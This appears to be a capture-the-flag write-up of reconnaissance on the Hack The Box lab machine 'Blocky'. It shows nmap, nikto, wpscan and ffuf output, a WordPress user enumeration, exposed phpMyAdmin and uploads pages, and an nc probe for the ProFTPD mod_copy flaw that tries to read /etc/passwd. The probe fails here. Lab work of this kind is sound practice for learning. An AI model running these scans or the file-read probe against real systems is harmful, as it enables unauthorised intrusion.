Htb machine: blocky

Udp scan

```
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sU blocky.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-03 22:04 +08
Nmap scan report for blocky.htb (10.10.10.37)
Host is up (0.038s latency).
rDNS record for 10.10.10.37: blocky
Not shown: 998 open|filtered udp ports (no-response)
PORT   STATE  SERVICE
22/udp closed ssh
80/udp closed http

Nmap done: 1 IP address (1 host up) scanned in 26.10 seconds
┌─[user@parrot]─[~]
└──╼ $
```

Tcp scan

```
┌─[user@parrot]─[~]
└──╼ $sudo nmap -p- -sS blocky.htb -sC -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-03 22:03 +08
Nmap scan report for blocky.htb (10.10.10.37)
Host is up (0.065s latency).
rDNS record for 10.10.10.37: blocky
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp       ProFTPD 1.3.5a
22/tcp    open   ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open   http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-title: BlockyCraft – Under Construction!
|_http-server-header: Apache/2.4.18 (Ubuntu)
8192/tcp  closed sophos
25565/tcp open   minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 402.96 seconds
```

ftp no anon login

```
┌─[user@parrot]─[~]
└──╼ $ftp
ftp> open
(to) blocky.htb
Connected to blocky.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
Name (blocky.htb:user): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Not vulnerable to **cve2015-3306**

```
┌─[user@parrot]─[~]
└──╼ $nc blocky.htb 21
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
site cpfr /etc/passwd
530 Please login with USER and PASS
```

nikto scan


```
┌─[user@parrot]─[~]
└──╼ $nikto -h blocky.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.37
+ Target Hostname:    blocky.htb
+ Target Port:        80
+ Start Time:         2021-09-03 22:15:18 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://10.10.10.37/index.php/wp-json/>;
rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-
us/library/e8z01xdh%28VS.80%29.aspx for details.
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version
usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /phpmyadmin/: phpMyAdmin directory found
+ Cookie wordpress_test_cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive
information
+ /wp-login.php: Wordpress login found
+ 7940 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2021-09-03 22:17:11 (GMT8) (113 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Wpscan users, found notch

```
┌─[user@parrot]─[~]
└──╼ $wpscan --url http://blocky.htb -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```


```
[+] URL: http://blocky.htb/ [10.10.10.37]
[+] Started: Fri Sep  3 22:20:30 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blocky.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blocky.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blocky.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://blocky.htb/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://blocky.htb/, Match: 'WordPress 4.8'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<===============================================================================================
======================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] notch
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Fri Sep  3 22:20:31 2021
[+] Requests Done: 24
[+] Cached Requests: 29
[+] Data Sent: 5.996 KB
[+] Data Received: 118.944 KB
[+] Memory used: 126.695 MB
[+] Elapsed time: 00:00:01
```

Ffuf scan large files wordlist, nothing special




```
┌─[user@parrot]─[~/Desktop/htb/blocky]
└──╼ $ffuf -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://blocky.htb/FUZZ
-fc 403,302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://blocky.htb/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403,302
________________________________________________

index.php               [Status: 301, Size: 0, Words: 1, Lines: 1]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1]
wp-login.php            [Status: 200, Size: 2402, Words: 147, Lines: 70]
readme.html             [Status: 200, Size: 7413, Words: 760, Lines: 99]
license.txt             [Status: 200, Size: 19935, Words: 3334, Lines: 386]
wp-config.php           [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5]
wp-cron.php             [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-links-opml.php       [Status: 200, Size: 219, Words: 12, Lines: 11]
wp-blog-header.php      [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-load.php             [Status: 200, Size: 0, Words: 1, Lines: 1]
:: Progress: [37042/37042] :: Job [1/1] :: 7467 req/sec :: Duration: [0:01:33] :: Errors: 1 ::
```

No vulnerable plugins



```
┌─[✗]─[user@parrot]─[~/Desktop/htb/blocky]
└──╼ $wpscan --url http://blocky.htb -eap --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blocky.htb/ [10.10.10.37]
[+] Started: Fri Sep  3 22:19:51 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blocky.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blocky.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blocky.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://blocky.htb/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://blocky.htb/, Match: 'WordPress 4.8'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:03:06 <======================> (94878 / 94878) 100.00% Time:
00:03:06
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://blocky.htb/wp-content/plugins/akismet/
 | Last Updated: 2021-08-23T18:00:00.000Z
 | Readme: http://blocky.htb/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.1.11
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blocky.htb/wp-content/plugins/akismet/, status: 200
 |
 | Version: 3.3.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blocky.htb/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://blocky.htb/wp-content/plugins/akismet/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Fri Sep  3 22:23:12 2021
[+] Requests Done: 94881
[+] Cached Requests: 33
[+] Data Sent: 24.64 MB
[+] Data Received: 12.686 MB
[+] Memory used: 417.324 MB
[+] Elapsed time: 00:03:21
```

PhpMyAdmin exposed, might be useful


http://blocky.htb/phpmyadmin/

Welcome to phpMyAdmin

Language

English


Log in

Username:

Password:

Go

Exposed uploads directory, might be useful



http://blocky.htb//wp-content/uploads/2017/07/

Index of /wp-content/uploads/2017/07

Name	Last modified	Size	Description
Parent Directory		-	
cropped-mcwallpaper-100x100.jpg	2017-07-02 19:43	3.7K	
cropped-mcwallpaper-150x150.jpg	2017-07-02 19:43	6.8K	
cropped-mcwallpaper-300x180.jpg	2017-07-02 19:43	13K	
cropped-mcwallpaper-768x461.jpg	2017-07-02 19:43	73K	
cropped-mcwallpaper-1024x614.jpg	2017-07-02 19:43	121K	
cropped-mcwallpaper.jpg	2017-07-02 19:43	409K	
mcwallpaper-100x100.jpg	2017-07-02 19:43	3.8K	
mcwallpaper-150x150.jpg	2017-07-02 19:43	6.9K	
mcwallpaper-300x169.jpg	2017-07-02 19:43	13K	
mcwallpaper-768x432.jpg	2017-07-02 19:43	70K	
mcwallpaper-1024x576.jpg	2017-07-02 19:43	116K	
mcwallpaper.jpg	2017-07-02 19:43	328K	

Apache/2.4.18 (Ubuntu) Server at blocky.htb Port 80

Wiki page




Under Construction

Please check back later! We will start publishing wiki articles after we have finished the main server plugin!

